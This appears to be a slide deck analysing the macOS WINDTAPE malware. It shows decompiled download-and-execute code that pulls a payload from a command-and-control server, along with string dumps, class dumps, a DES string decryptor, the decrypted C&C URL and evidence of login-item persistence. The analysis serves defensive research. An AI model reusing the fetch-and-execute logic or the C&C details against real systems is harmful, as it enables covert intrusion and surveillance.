
WINDTAIL's download & execute logic

```
01  -(void) sdf {
02
03  //get payload from C&C server
04  rcx = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98Zvi..."];
05  fileContents = [NSData dataWithContentsOfURL:[NSURL URLWithString:
06                [NSString stringWithFormat:@"%s", rcx, r8] ...]];
07
08  //save
09  [fileContents writeToFile: fileName ...];
10
11  //extract (via 'ditto')
12  task = [[NSTask alloc] init];
13  [task setLaunchPath:[var_68 yoop:@"x3EOmwsZL5..."]];
14
15  rdx = [NSArray arrayWithObjects:@"-x", @"-k", ...];
16  [task setArguments:rdx, ...];
17  [task launch];
18
19  //launch payload (e.g. WINDTAPE)
20  bundle = [[NSBundle bundleWithPath:filePath
21            executablePath];
22
23  task = [[NSTask alloc] init];
24  [task setLaunchPath:bundle];
25  [task launch];
```

```
# ./ProcessMonitor
event: ES_EVENT_TYPE_NOTIFY_EXEC
path: /usr/bin/ditto
args: ( "/usr/bin/ditto",
        "-x", "-k",
        "~/Library/lsd.zip", "~/Library" )
event: ES_EVENT_TYPE_NOTIFY_EXEC
path: ~/Library/lsd.app/Contents/macOS/lsd
```

Triage

...to gain a basic understanding



Want to play along?

You can download a sample from: objective-see.org/malware.html

THE WINDTAPE SPECIMEN

file type & code-signing information



(SHA-256: 7677FA6C8C0739AE3BDD53332DF4F045E273DFE7A1FDDBC32B4FEFC4CAD16ED3)



Code signing & file info
(via "WhatsYourSign")

team id: 4F9G49SUXB,
tied to WINDTAIL samples

```
% codesign -dvvv WindTape/lsd.app/Contents/MacOS/lsd
Executable=WindTape/lsd.app/Contents/MacOS/lsd
Identifier=lock.com.lsd
Format=app bundle with Mach-O thin (x86_64)
...
TeamIdentifier = 4F9G49SUXB
```


Code signing information

EMBEDDED STRINGS

persistence, survey, & connectivity?

```
% strings - lsd.app/Contents/macOS/lsd  
  
@_LSSharedFileListCreate  
@_LSSharedFileListItemURL  
@_kLSSharedFileListSessionLoginItems  
...  
  
UUID  
hostName  
processInfo  
GenrateDeviceName  
...  
  
www.google.com  
kNetworkReachabilityChangedNotification
```

Embedded strings




Embedded strings can reveal functionality/capabilities,
...but should always be confirmed via continued analysis!

EMBEDDED STRINGS

screenshots, process exec, & encrypted strings?

```
% strings - lsd.app/Contents/macOS/lsd
...
NSBitmapImageRep
TIFFRepresentation
%@/%@.jpg
...
NSTask
setLaunchPath:
Launch
/usr/bin/curl
...
@_CCCrypt
Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWw
rvj4ZHB1O2dsDOkWgMpxDORtBVRxUHnAwQTZogkt
PspGjehzc3VLnoU5WNFhPxjmp84gxu/SzOniCw==
```



(more) embedded strings

CLASS DUMP


...reconstructing classes & methods

```
% class-dump lsd.app/Contents/MacOS/lsd
...

@interface KSRchability : NSObject
+ (id)reachabilityToInternet;
...
@end

@interface dyli : NSObject
+ (id)ded:(id)arg1 key:(id)arg2;
+ (id)end:(id)arg1 key:(id)arg2;
...
@end

@interface AppDelegate : NSObject
- (id)vcc;
- (void)namac;
...
- (void)scp;
- (void)mydel;
@end
```



STRING DECRYPTION

first, finding the decryption routine

1



Find an encrypted string

```
01  /* @class AppDelegate */
02  -(void)mydel {
03  ...
04  r13 = [self env:@"Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrxjmp84gxu/SzOniCw=="];
```

method: "env:"
...passed encrypted string

2



Track the method(s) its passed to

```
01  /* @class AppDelegate */
02  -(void *)env:(void *)encryptedString {
03  return [dyli ded:encryptedString key:0x000000010000b850];
04  }
```

```
0x000000010000b850 dq
0x00000001000141a0,
0x000000000000007d0,
0x0000000100009528
```



```
0x0000000100009528 dw u"Ã#(&KłŽ", 0
```

object, with a decryption key?

method: "ded: key:"
is passed the encrypted string ...& a key !?

STRING DECRYPTION

reversing the decryption algo → writing a decryptor

3



Identify decryption algorithm (+key)

01
02
03
04
05
06
07
08
09
10
11
12
13

```
/* @class dyli */
+(void *)ded:(void *)encryptedString key:(void *)decryptionKey {
    rbx = [encryptedString retain];
    r14 = [dyli fi:rbx];
    rbx = [r14 retain];
    var_448 = 0x807060504030201;
    r12 = [objc_retainAutorelease(decryptionKey) UTF8String];
    r15 = objc_retainAutorelease(rbx);
    r14 = [r15 bytes];
    rax = [r15 length];

    rax = CCCrypt(0x1, 0x1, 0x1, r12, 0x8, &var_448, r14, rax, &var_430, 0x400, &var_438);
}
```

key (passed in)

initialization vector (IV)

decrypt via DES in CBC mode

4



Write a decryptor

```
01 from base64 import b64decode
02 from Crypto.Cipher import DES
03
04 iv = 0x807060504030201
05 key = bytes('Ã#(&Kł', 'utf-8')
06
07 des = DES.new(key, DES.MODE_CBC, iv.to_bytes(8, 'little'))
08 string = des.decrypt(b64decode(encryptedString))
```

WindTape string decryptor

DECRYPTED STRINGS

...a command & control server, and program paths

```
% python3 decrypt.py  
Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWwrvj4ZHB102dsDOkWgMpxDORtBVRxUHnAwQTZogktPspGjehzc3VLnoU5WNF  
hPxjmp84gxu/SzOniCw==
```

C&C server (same as WINDTAIL)

```
Decrypted string: b'http://string2me.com/  
xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpKMLZcu.php?rest=%@&xnvk=%@\x01'
```



Other decrypted strings:

┆ -> "jTiOy6PY3...ZDvNsmEG":


/usr/sbin/screencapture

a core capability?

┆ -> "ZiNbl+Yb5js=": /bin/sh

(deeper) Analysis

a comprehensive analysis



PERSISTENCE

...via login item



```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "uid" : 501,
    "arguments" : [
      "/bin/sh",
      "-c",
      "open -a /Users/user/Library/lcd.app"
    ],
    ...
  }
}
```

2 Launch copy


3 Persist via login item (LSSharedFileListItemURL)

```
% lldb
(lldb) process attach --name lsd --waitfor
...
Process 1813 stopped
lsd` lldb_unnamed_symbol174$$lsd:
